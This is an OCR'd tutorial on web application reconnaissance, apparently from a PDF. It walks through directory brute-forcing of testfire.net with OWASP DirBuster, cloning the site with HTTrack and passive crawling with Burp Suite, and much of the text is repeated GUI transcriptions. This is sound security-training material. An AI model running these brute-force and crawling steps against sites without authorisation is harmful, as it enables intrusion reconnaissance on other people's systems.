



Then we will use the OWASP directory buster to brute force our way through the target website to get the websites directory structure. To use the OWASP directory buster, you can use the following steps. Here our target website will be “www.testfire.net:80/”.


To start dirbuster just type **‘sudo dirbuster’** in command line





Then we will add a list which is already present. Follow the below steps:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: /
bin
boot
dev
etc
home
lib
lib32
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
initrd.img
initrd.img.old
swapfile
vmlinuz
vmlinuz.old
File Name:
Files of Type: All Files
Open
Cancel
List Info


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: usr
bin
games
i686-w64-mingw32
include
lib
lib32
lib64
libexec
local
sbin
share
src
x86_64-w64-mingw32
File Name:
Files of Type: All Files
Open
Cancel
List Info



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: share
dbd
dbus-1
debconf
debhelper
debianutils
debtags
defaults
desktop-base
desktop-directories
dict
dictionaries-common
dirb
dirbuster
directfb-1.7.7
distro-info
djvu
dns
dns
dns
dns
doc
doc
doc
List Info
File Name:
Files of Type: All Files
Open
Cancel



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: dirbuster
lib
wordlists
DirBuster-1.0-RC1.jar
List Info
File Name:
Files of Type: All Files
Open
Cancel



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: wordlists
apache-user-enum-1.0.txt
apache-user-enum-2.0.txt
directories.jbrofuzz
directory-list-1.0.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
List Info
File Name: directory-list-1.0.txt
Files of Type: All Files
Select List
Cancel



Instead of php enter html in file extension.









2. Mirroring a website from the command line

Here we will use HTTRACK, which is an open-source web-crawler that can completely clone a website along with all its directories and its overall file structure. Since this tool is not a part of Kali Linux, we will have to install it.



Then we will copy our target website www.testfire.net by using this tool and will save it on our machine under the directory ‘hehehe’




3. Now will use Burp Suite to perform reconnaissance and exploits.


We can access it in the start window of Kali Linux since it comes pre-installed.

Next, we will create a temporary project.


Then will perform a passive crawl through our target website. Here our target website is "www.testfire.net". To perform the passive crawl, we have to navigate to the "Target" sub-menu access the in-built browser on the "Sitemap". We enter our target website into the in-built browser. We will start to see the traffic, or the requests being issued on the website in the SiteMap.





Then we can add the target website to our scope to continue tracking its traffic.




We can also create our own customized passive crawlers by using the following steps.


Burp Project Repeater View Help
Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Tasks
New scan
New live task
Time to level up? Catch more bugs
Filter Running Paused Finished Live task Scan Intruder attack
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing:
Event log
Filter Critical Error Info Debug
Time Type Source
01:42:21 14 Dec 2023 Info Proxy Proxy service started on 127.0.0.1:8080
New live task
Scan details
Scan configuration
Resource pool
Task type
Live audit (Pro version only)
Live passive crawl
Choose predefined task...
Tools scope
Select the tools whose traffic will be inspected to select items that are processed by the live task.
Proxy
Repeater
Intruder
URL scope
Define which items are processed by the live task, based on their URL.
Everything
Suite scope
Custom scope
Deduplication
Select whether items to be processed are deduplicated based on their URL and parameter names. Use this option to avoid processing the same item more than once.
Ignore duplicate items based on URL and parameter names
OK
Cancel

